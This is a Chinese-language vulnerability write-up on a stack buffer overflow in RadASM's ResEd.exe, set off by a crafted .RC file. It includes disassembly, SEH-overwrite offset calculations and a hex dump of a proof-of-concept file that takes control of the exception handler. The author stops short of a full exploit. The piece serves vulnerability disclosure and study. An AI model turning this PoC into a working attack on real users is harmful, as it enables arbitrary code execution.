RADASM 漏洞挖掘

By 光刃

2013-11-26 1:00

第 1 节：漏洞简介

涉及版本：如果没有猜错，此漏洞会影响 RADASM 的所有版本。

这里以 2.2.1.9 做演示。

漏洞文件:ResEd.exe

漏洞原因：在处理.RC 文件字符串的时候由于申请空间不足可导致栈缓冲区溢出。淹没 SEH 链表。攻击者可以构造特定的.RC 文件，修改 SEH 链表，即可利用此漏洞执行任意想执行的程序。

第 2 节：详细分析

下来我们详细分析一下这里。

函数分析过程：（参考下面的图）

第 1 步：把 B 放到 0012F3C0

```
00412EFA    .  FF76 18          push    dword ptr [esi+18]
00412EFD    .  8D85 7CFEFFFF lea     eax, dword ptr [ebp-184]
00412F03    .  50               push    eax
00412F04    .  E8 5F67FFFF      call    <strcpy>                    ;
```

第二步：把 A 放到 0012F2BFC

```
00412F90 > > \68 58604500   push    00456058                    ;
00412F95    .  8D85 78FDFFFF lea     eax, dword ptr [ebp-288]
00412F9B    .  50               push    eax
```

00412F9C . E8 C766FFFF call <strcpy>

第三步 A 屁股后面加'\'

00412FA1 . 68 0C0E4400 push 00440E0C

00412FA6 . 8D85 78FDFFFF lea eax, dword ptr [ebp-288]

00412FAC . 50 push eax

00412FAD . E8 F866FFFF call <strcat>

第四步 A 屁股后面加 B

00412FB2 . 8D85 7CFEFFFF lea eax, dword ptr [ebp-184]

00412FB8 . 50 push eax

00412FB9 . 8D85 78FDFFFF lea eax, dword ptr [ebp-288]

00412FBF . 50 push eax

00412FC0 . E8 E566FFFF call <strcat>

第五步 0012F2BC 的数据复制到 0012F3C0

00412FC5 . 8D85 78FDFFFF lea eax, dword ptr [ebp-288]

00412FCB . 50 push eax

00412FCC . 8D85 7CFEFFFF lea eax, dword ptr [ebp-184]

00412FD2 . 50 push eax

00412FD3 . E8 9066FFFF call <strcpy>

为了更加形象，本人画了一个图。

(一开始把 0012F2BC 写成了 0012F2BF ，所以又修改了一下，导致很不美观，凑合看吧）

第 3 节：溢出原理

我们命令 A+B+'\'为 C
0012F3C0 处存放的数据为 C

问题也就出在这里面了。A+B+ '\"的数据是可能大于 104H(260)字节的，也就是说 C 的大小可能大于 104H(260)

如图，如果我们把0012F2BC 处的深蓝色的数据放入复制到0012F3C0处浅蓝色中，会发生什么呢？

记住，字符串复制是以00为结尾的，这2个数据大小大于104H，他们的距离是104H，也就是说，他们会无穷的复制下去，直接到堆栈的尽头0012FFFF。

堆栈要全部覆盖，一定会触发异常。我们先看一下 SEH 链表的数据

最上面的链表是 0012F5CC，这就是我们要覆盖的地址！

地址	SE处理程序
0012F5CC	user32.77D4048F
0012F6C4	user32.77D4048F
0012FAD8	user32.77D4048F
0012FE8C	user32.77D4048F
0012FEEC	user32.77D4048F
0012FFE0	kernel32.7C839AB0

图二2个蓝色方块，地址差为104H，所以数据的重复周期为104H

数据从0012F2BC 开始， 目标是0012F5CC

0012F5CC-0012F2BC=310H

310H/104H=3 余 4

也就是说，如果想覆盖 SEH 处理的地址，那么我们需要定义 C 地址的

第5个字节是指向下一个 SEH 记录的指针

第9个字节是 SE 处理程序

又因为：

C=A+'\'+B，我这里把文件放在 C 盘根目录下，那么 A=2，'\'=1，
也就是说
第 2 字节是 SEH 记录的指针。
第 6 字节是 SE 处理程序

排除一切干扰，我们把问题简单化。先把 CCCCCCCC 定位为我们要利用的地址。
也就是说

SEH 记录的指针：FFFFFFFF(链表尾部）

SE 处理程序：CCCCCCCC.

然后,我们将 A 文件内的 B 的字符串让他尽可能大，但是满足以下 2 点要求


1. B 不能超过 104H 字节
2. A+B+’\’一定要超过 104H 字节

这样原理上就可以溢出了。 这时候我们运行一下。

覆盖前：

地址	SE处理程序
0012F5CC	user32.77D4048F
0012F6C4	user32.77D4048F
0012FAD8	user32.77D4048F
0012FE8C	user32.77D4048F
0012FEEC	user32.77D4048F
0012FFE0	kernel32.7C839AB0

覆盖后：



地址	SE处理程序
0012F5CC	CCCCCCCC

漏洞利用程序我就不写了，这里利用还是比较复杂的。准 poc 程序的 FFFFFFFF 和 CCCCCCCC （0BH-12H）就为 SEH 链和 SE 处理程序了，大家根据自己的爱好继续玩吧。

准 POC 样本

Poc.rc

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	23	69	6E	63	6C	75	64	65	20	22	44	FF	FF	FF	FF	CC	#include "Dÿÿÿÿì
00000010	CC	CC	CC	78	78	78	78	78	78	32	30	32	30	32	30	32	ÌÌÌxxxxxx2020202
00000020	30	32	30	32	30	32	30	32	30	33	30	30	30	33	30	30	0202020203000300
00000030	30	33	30	30	30	33	30	30	30	34	30	30	30	34	30	30	0300030004000400
00000040	30	34	30	30	30	34	30	30	30	35	30	30	30	35	30	30	0400040005000500
00000050	30	35	30	30	30	35	30	30	30	36	30	30	30	36	30	30	0500050006000600
00000060	30	36	30	30	30	36	30	30	30	37	30	30	30	37	30	30	0600060007000700
00000070	30	37	30	30	30	37	30	30	30	38	30	30	30	38	30	30	0700070008000800
00000080	30	38	30	30	30	38	30	30	30	39	30	30	30	39	30	30	0800080009000900
00000090	30	39	30	30	30	39	30	30	30	61	30	30	30	61	30	30	090009000a000a00
000000A0	30	61	30	30	30	61	30	30	30	62	30	30	30	62	30	30	0a000a000b000b00
000000B0	30	62	30	30	30	62	30	30	30	63	30	30	30	63	30	30	0b000b000c000c00
000000C0	30	63	30	30	30	63	30	30	30	64	30	30	30	64	30	30	0c000c000d000d00
000000D0	30	64	30	30	30	64	30	30	30	65	30	30	30	65	30	30	0d000d000e000e00
000000E0	30	65	30	30	30	65	30	30	30	66	30	30	30	66	30	30	0e000e000f000f00
000000F0	30	66	30	30	30	66	30	30	30	78	31	30	30	78	31	30	0f000f000x100x10
00000100	30	78	31	30	30	78	31	30	30	2E	72	63	22	0D	0A	0D	0x100x100.rc"